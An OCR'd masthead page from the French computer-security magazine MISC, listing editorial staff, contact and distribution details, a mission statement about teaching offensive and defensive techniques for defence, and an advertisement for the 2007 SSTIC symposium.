E-mail : lecteurs@miscmag.com
Abonnement : miscabo@ed-diamond.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler

Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor

Conception graphique & mise en page : Franck Toussaint

Secrétaire de rédaction : Dominique Grosse

Relecteurs : Pierre Bétouin, Gilles Lami, Victor Vuillard

Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : Presses de Bretagne

Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 8 euros

Imprimé en France
Printed in France

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le sytème, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.


EN KIOSQUE ACTUELLEMENT

MAGAZINE LINUX

NUMÉRO 85

SOMMAIRE

www.sstic.org



MISC

Multi-System & Internet Security Cookbook

&

SSTIC

VOUS REMERCIENT

ET VOUS DONNENT RENDEZ-VOUS

POUR L'ÉDITION 2007

SYMPOSIUM

SUR LA SÉCURITÉ

DES TECHNOLOGIES

DE L'INFORMATION

ET DES COMMUNICATIONS